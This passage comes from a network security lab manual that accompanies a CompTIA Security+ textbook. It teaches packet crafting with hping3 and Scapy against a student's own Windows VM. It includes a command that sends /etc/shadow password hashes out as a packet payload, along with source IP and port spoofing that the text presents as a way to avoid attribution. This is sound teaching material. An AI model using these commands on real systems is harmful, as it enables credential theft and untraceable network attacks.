The number before the timestamp is the file size in bytes. In my case, it’s 3592 bytes.

e. Type the following command to specify an approved payload size of the /etc/shadow file to steal the password hashes:

```
sudo hping3 -c 1 192.168.1.108 -d 3592 -E /etc/shadow
```

(Substitute the IP address of the Windows 10 VM and substitute the size of your /etc/shadow file.)

You’ll notice in Wireshark, on the Windows 10 VM, that the packet gets fragmented. Examine the payloads and find the parts of the /etc/shadow file in Wireshark.

📷 **2a–2h**

Step 2 Send traffic with hping3 with customized payloads of multiple protocols.

a. Type the following command to send UDP, instead of the default TCP, with a customized payload:

```
sudo hping3 -c 1 192.168.1.108 -e "FLCC" -2
```

(Substitute the IP address of the Windows 10 VM.)

The **-2** option specifies UDP. Port 0 is used once again, like it was when TCP was the Layer 4 protocol.

Find “FLCC” in Wireshark.

b. Type the following command to send ICMP, instead of the default TCP, with a customized payload:

```
sudo hping -c 1 192.168.1.108 -e "RIT" -1
```

(Substitute the IP address of the Windows 10 VM.)

The **-1** option specifies ICMP. Since ICMP is a Layer 3 protocol, and ports exist at Layer 4, an ICMP Echo Request (Type 0) is sent instead of a TCP segment or UDP datagram with a destination port of 0.

Using ICMP with hping3 is advantageous compared to the venerable ping utility, because you can specify other ICMP payloads, as well as other types and codes, instead of using the defaults chosen by an operating system with the ping utility.

Find “RIT” in Wireshark.

c. You’ll notice, in the Packet Details pane (the middle pane) in Wireshark, that the IP header (click the arrow next to “Internet Protocol Version 4” in any packet to see it) contains a field called Protocol that identifies the protocol encapsulated in the IP packet (most commonly ICMP, TCP, and UDP) in a similar way that the Type field of an Ethernet frame (click the arrow next to Ethernet II to see it) identifies what’s inside the Ethernet frame (most commonly ARP or IP). Wireshark will show an Ethernet frame format, even if you’re on Wi-Fi, which uses 802.11 frames.

Each protocol is identified by a protocol number. Don't confuse protocol numbers with port numbers. Port numbers identify connection endpoints for programs and services, such as 53 for DNS. Protocol numbers identify protocols encapsulated in an IP header. The most common ones are 1 for ICMP, 6 for TCP, and 17 for UDP. You can see the full listing at https://www.iana.org/assignments/protocol-numbers/protocol-numbers.xhtml.

Find the Protocol Number value of 1 in the ICMP Echo Request that you sent from the Kali Linux VM in Wireshark.

d. Type the following command to use Raw IP mode, which is what the **-0** option specifies:

```
sudo hping3 -c 1 192.168.1.108 -e "Syracuse University" -0
```

(Substitute the IP address of the Windows 10 VM.)

You are not specifying anything inside the Layer 3 packet to be included, as has been the case until now with TCP, UDP, and ICMP. Instead, you're putting data directly inside of an IP packet, without proper headers and values considered.

Find "Syracuse University" in Wireshark. You'll notice that "Syracuse University" is being misinterpreted as bytes for the TCP header, starting with the Source Port and Destination Port fields. Click the Source Port field in the TCP section in the Packet Details pane (the middle pane) in Wireshark, which displays a source port of 21369. You'll notice that in the Packet Bytes pane (the bottom pane), the hex dump on the left highlights 53 79, and the ASCII section on the right highlights Sy (from the payload of Syracuse). As shown at https://www.asciitable.com, the S has a base 16 (hexadecimal) value of 53, and the y has a base 16 (hexadecimal) value of 79. Converting the base 16 (hexadecimal) value of 5379 to base 10 (decimal) results in 21369, which is the reason why Wireshark is showing 21369 as the source port. The same logic holds true for the ra (from the payload of Syracuse), which is 7261 in base 16 and 29281 in base 10, which is what is displayed for the Destination Port field value.

Wireshark is claiming that this is a malformed packet, because the last field of the TCP header, Urgent Pointer, is not represented by the length of the string “Syracuse University.”

If you use a payload of “Syracuse University, New York,” you’ll fill out the header and have 8 extra bytes at the end, which will be misinterpreted as TCP options, so there won’t be a malformed packet message. However, you’ll notice a value for the Urgent Pointer field (that now appears in Wireshark for this TCP header) of 31020, which causes another message from Wireshark indicating that “78 bytes says option goes past end of options.”

e. Type the following command to send fewer bytes than the previous command did:

```
sudo hping3 -c 1 192.168.1.108 -e "Syracuse" -0
```

(Substitute the IP address of the Windows 10 VM.)

Notice, in Wireshark, that when just “Syracuse” is sent, only the Source Port and Destination Port fields are shown, since Wireshark has fewer bytes (without the whitespace, represented by the hexadecimal digits of 20, and the word University this time) to fill out the rest of the fields.

f. Type the following command to use Raw IP mode with UDP:

```
sudo hping3 -c 1 192.168.1.108 -e "Nazareth College" -0 -H
17
```

(Substitute the IP address of the Windows 10 VM.)

The following is from the hping3 man page:

> *-H --ipproto*
>
> Set the ip protocol in RAW IP mode.

As mentioned earlier, 17 is the protocol number for UDP.

Wireshark is still not happy, because it’s expecting a UDP datagram and its corresponding fields and values in their usual locations.

Find “Nazareth College” in Wireshark.

If you look closely, in Wireshark, the bytes of “Nazareth” are interpreted as the 8-byte UDP header, while the whitespace and 7 bytes of “College” are interpreted as the 8-byte data/payload. If you look at the Length field in the UDP header, you’ll notice that it corresponds to the base 10 value of the letters “re” in “Nazareth” and is misinterpreted as 29285. Wireshark shows a (bogus, payload length 16) message because this datagram only contains 16 bytes and not the expected 29285, as misinterpreted in the Length field.

g. Type the following command to use Raw IP mode with ICMP:

```
sudo hping3 -c 1 192.168.1.108 -e "Bryant & Stratton
College" -0 -H 1
```

(Substitute the IP address of the Windows 10 VM.)

Wireshark is still not happy because it’s expecting an ICMP packet with its corresponding fields and values in their usual locations.

Find “Bryant & Stratton College” in Wireshark.

Notice the Unknown ICMP (obsoleted or malformed?) message in Wireshark, as the bytes of the signature are misinterpreted as the field values for this ICMP packet (Type 66, Code 114, and so on). Type 66 is shown, because of the “B” in “Bryant,” which has a base 16 value of 42 and a base 10 value of 66. While *Star Wars* fans might know about an “Order 66,” there is no ICMP Type 66.

h. Now pick two protocol numbers and spoof two more protocols. You can select from IPv6, ESP, ICMPv6, No Next Header for IPv6, EIGRP, OSPF, and more. Refer to the earlier IANA link for port numbers.

Add “Essex County College” as the signature for one and add “Kean University” for the other.

📷 **3a–3d**

Step 3 Send traffic with hping3 with spoofed items, including source IP address, source port, and destination port.

a. Type the following command to use hping3 to spoof the source IP address with a specified value:

```
sudo hping3 -c 1 192.168.1.108 -a 5.6.7.8
```

(Substitute the IP address of the Windows 10 VM.)

The following is from the hping3 man page:

> *-a --spoof hostname*
>
> Use this option in order to set a fake IP source address, this option ensures that target will not gain your real address. However replies will be sent to spoofed address, so you can't see them. In order to see how it's possible to perform spoofed/idle scanning see the **HPING3-HOWTO**.

Filter in Wireshark by **ip.addr==5.6.7.8**.

Regardless of whether or not the spoofed IP address exists, proportional return traffic will always be sent by the destination machine.

b. Type the following command to use hping3 to spoof the source IP address to a value that's randomly generated:

```
sudo hping3 -c 1 192.168.1.108 --rand-source
```

(Substitute the IP address of the Windows 10 VM.)

The following is from the hping3 man page:

> *--rand-source*
>
> This option enables the **random source mode**. hping will send packets with random source address. It is interesting to use this option to stress firewall state tables, and other per-ip basis dynamic tables inside the TCP/IP stacks and firewall software.

Filter in Wireshark by **tcp.port==0**.

c. Type the following command to use hping3 to spoof the source port:

```
sudo hping3 -c 1 192.168.1.108 -s 536
```

(Substitute the IP address of the Windows 10 VM.)

The following is from the hping3 man page:

> *-s --baseport source port*
>
> hping3 uses source port in order to guess replies sequence number. It starts with a base source port number, and increase this

number for each packet sent. When packet is received sequence number can be computed as *replies.dest.port - base.source.port*. Default base source port is random, using this option you are able to set different number. If you need that source port not be increased for each sent packet use the *-k --keep* option.

Filter in Wireshark by **tcp.port==536**.

d. Type the following command to use hping3 to spoof the source port, the destination port, and the source IP address:

```
sudo hping3 -c 1 192.168.1.108 -s 536 -p 9999 --rand-
source
```

(Substitute the IP address of the Windows 10 VM.)

The following is from the hping3 man page:

-p --destport [+][+]dest port

Set destination port, default is 0. If '+' character precedes dest port number (i.e. +1024) destination port will be increased for each reply received. If double '+' precedes dest port number (i.e. ++1024), destination port will be increased for each packet sent. By default destination port can be modified interactively using **CTRL+z**.

Filter in Wireshark by **tcp.port==536**.

This is useful for sending traffic into a machine through a vulnerable service on a port, without any attribution to the source's IP address or port.

30 MINUTES

Lab Exercise 16.04: Packet Crafting with Scapy

If you thought crafting packets with hping3 was neat, wait until you see what you can do with Scapy! Unlike hping3, which consists of commands entered at the terminal, Scapy uses a Python interface to craft and send packets. Scapy allows you to type individual commands or even write a script. Read more about Scapy at https://scapy.net/.

The common theme continues, as this tool can be used for both good and bad.

Learning Objectives

In this lab exercise, you'll craft packets with Scapy. At the end of this lab exercise, you'll be able to

- Craft and send packets containing various protocols with Scapy
- Perform a SYN flood attack and understand how attackers can use TCP for a denial-of-service (DoS) attack
- Interpret the results with Wireshark

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- The Kali Linux VM you created in Chapter 1
- The Windows 10 VM you created in Chapter 1
- A web browser with an Internet connection

Let's Do This!

On the Kali Linux VM, open a terminal.

On the Windows 10 VM, turn Windows Defender Firewall off.

On the Windows 10 VM, start sniffing in Wireshark with a display filter of **icmp**. Locate and analyze the related traffic.

Make sure your syntax is correct. A missing parenthesis or slash (or an extra one) could cause errors. Python is case sensitive, as well. To break out of anything in Scapy, press CTRL-C. Press ENTER after each command or function call.

📷 **1a–1e**

Step 1 Send customized ICMP echo requests with Scapy.

a. Start Scapy as follows:

```
sudo scapy
```

Ignore the “Can’t import PyX. Won’t be able to use psdump() or pdfdump()” message if it appears.

b. Call the **exit()** function to exit out of Scapy:

```
exit()
```

c. On the Kali Linux VM, start Scapy again.


d. At the Scapy prompt, type the following command to use the **send()** function to send an IP packet, made with the **IP()** function, with an ICMP echo request packet, made with the **ICMP()** function, inside of it:

```
send(IP(dst="192.168.1.108")/ICMP()/"Staten Island, NY")
```

(Substitute the IP address of the Windows 10 VM.)

The only values specified are that the IP packet should have a destination IP address of the Windows 10 VM and the ICMP payload should be Staten Island.

You’ll see confirmation in Scapy that one packet was sent, as shown in Figure 16-32.


Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
Scapy v2.4.3
09:46 AM
Scapy v2.4.3

```
>>> send(IP(dst="192.168.1.108")/ICMP()/"Staten Island, NY")
.
Sent 1 packets.
>>> 
```

FIGURE 16-32 Scapy sent a packet.

In Wireshark, find the payload of “Staten Island” in both the ICMP echo request and subsequent ICMP echo reply.


e. At the Scapy prompt, one at a time, enter the following two commands:

```
send(IP(src="1.9.9.7",
dst="192.168.1.108")/ICMP()/"College of Staten Island")
```

```
send(IP(src="2.0.0.5",
dst="192.168.1.108")/ICMP()/"Brooklyn College")
```

(Substitute the IP address of the Windows 10 VM.)

These commands send ICMP echo requests with customized payloads and spoofed IP addresses. For each, you’ll see “Sent 1 packets.” in Scapy, as shown in Figure 16-33.


Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
Scapy v2.4.3
09:49 AM
Scapy v2.4.3

```
>>> send(IP(src="1.9.9.7", dst="192.168.1.108")/ICMP()/"College of Staten Island")
.
Sent 1 packets.
>>> send(IP(src="2.0.0.5", dst="192.168.1.108")/ICMP()/"Brooklyn College")
.
Sent 1 packets.
>>> 
```

FIGURE 16-33 Scapy sent two more packets.

Find the corresponding payloads in Wireshark.

2a–2g

Step 2 Send customized TCP segments with Scapy.


a. Use **tcp.port == 445 || tcp.port == 246** as the display filter in Wireshark to display packets with either source or destination port (in the TCP header) of 445 or 246.

Type the following command to send a TCP segment inside an IP packet with a destination port of 445:

```
sr(IP(dst="192.168.1.108")/TCP(dport=445))
```

(Substitute the IP address of the Windows 10 VM.)

The **send()** function has been replaced with the **sr()** function, which keeps track of both send and receive data. Notice the output in Scapy, as shown in the top part of Figure 16-34.


Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
Scapy v2.4.3
09:53 AM
Scapy v2.4.3

```
>>> sr(IP(dst="192.168.1.108")/TCP(dport=445))
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
(<Results: TCP:1 UDP:0 ICMP:0 Other:0>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>> sr(IP(dst="192.168.1.108")/TCP(dport=246))
Begin emission:
.*Finished sending 1 packets.

Received 2 packets, got 1 answers, remaining 0 packets
(<Results: TCP:1 UDP:0 ICMP:0 Other:0>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>> 
```

FIGURE 16-34 Send and receive data


b. Type the following command to change the destination port to 246:

```
sr(IP(dst="192.168.1.108")/TCP(dport=246))
```

(Substitute the IP address of the Windows 10 VM.)

Alternatively, you can press the UP ARROW key and change 445 to 246.

Notice the output in Scapy, as shown in the bottom part of Figure 16-34.


Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
Scapy v2.4.3
04:19 PM
Scapy v2.4.3

```
>>> segment246=sr(IP(dst="192.168.1.108")/TCP(dport=246))
Begin emission:
*Finished sending 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
>>> segment246
(<Results: TCP:1 UDP:0 ICMP:0 Other:0>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>> ans,unans=_
>>> ans.summary()
IP / TCP 192.168.1.114:ftp_data > 192.168.1.108:246 S ==> IP / TCP
 192.168.1.108:246 > 192.168.1.114:ftp_data RA / Padding
>>> 
```

FIGURE 16-35 A TCP segment sent to port 246

Notice the difference with the TCP sequence, as seen in Wireshark, between this and the previous one. Since port 445 was open, a

SYN/ACK was sent in response to the SYN, which was replied to with an RST by the Kali Linux VM. Since port 246 was closed, an RST (along with an ACK) was sent in response to the SYN.

Execute the next four commands, as shown in Figure 16-35.

c. Type the following to store the results in a variable called segment246:

```
segment246=sr(IP(dst="192.168.1.108")/TCP(dport=246))
```

(Substitute the IP address of the Windows 10 VM.)

d. Type the following to see the contents of the variable:

```
segment246
```

e. Type the following (note the underscore after the equals sign) to request a summary of collected packets that were either answered or unanswered:


```
ans,unans = _
```

f. Type the following to display summary information for the packets that were answered:

```
ans.summary()
```

The RA, toward the end of the output, indicates that the RST and ACK flags were set in the response back from the Windows 10 VM.

g. Redo Steps 2c through 2f with a destination port of 445 (and a new variable), as seen in Figure 16-36. (Substitute the IP address of the Windows 10 VM.)



Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
Scapy v2.4.3
04:25 PM
Scapy v2.4.3

```
>>> segment445=sr(IP(dst="192.168.1.108")/TCP(dport=445))
Begin emission:
*Finished sending 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
>>> segment445
(<Results: TCP:1 UDP:0 ICMP:0 Other:0>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>> ans,unans=_
>>> ans.summary()
IP / TCP 192.168.1.114:ftp_data > 192.168.1.108:microsoft_ds S ==>
 IP / TCP 192.168.1.108:microsoft_ds > 192.168.1.114:ftp_data SA /
 Padding
>>> 
```

FIGURE 16-36 A TCP segment sent to port 445

Notice, again, the differences in both Scapy and Wireshark. In Figure 16-35, you’ll notice RA, which indicates an RST (along with an ACK) was sent in response from the Windows 10 VM, since port 246 was closed. In Figure 16-36, though, you’ll notice SA, which indicates a SYN/ACK was sent in response from the Windows VM, since port 445 was open.

3a–3q

Step 3 Build network traffic up from scratch.

a. Type **ip=IP()** to construct an IP packet and store the fields and values in a variable named **ip**.

b. Type **ip.display()** to call the **display()** function with the **i** variable, which shows all fields and default values currently assigned to the IP packet.

c. Type the following to set the destination IP address:

```
ip.dst="192.168.1.108"
```

(Substitute the IP address of the Windows VM.)

d. Type **ip.display()** to show the new values of the IP packet’s fields. In addition to the new destination IP address, the source IP address has changed from the loopback address (127.0.0.1, which was also a placeholder for the destination IP address) to the Kali Linux VM’s IP address.

e. Type **ip.ttl** to view the default Scapy setting for the Time To Live (TTL) field in the IP header, which is the same value of 64 shown in the output of **ip.display()**.

f. Type **ip.ttl=16** to change the TTL to 16.

g. Type **ip.display()** to view all fields and values again.

h. Type **tcp=TCP()** to construct a TCP segment and store the fields and values in a variable named **tcp**.

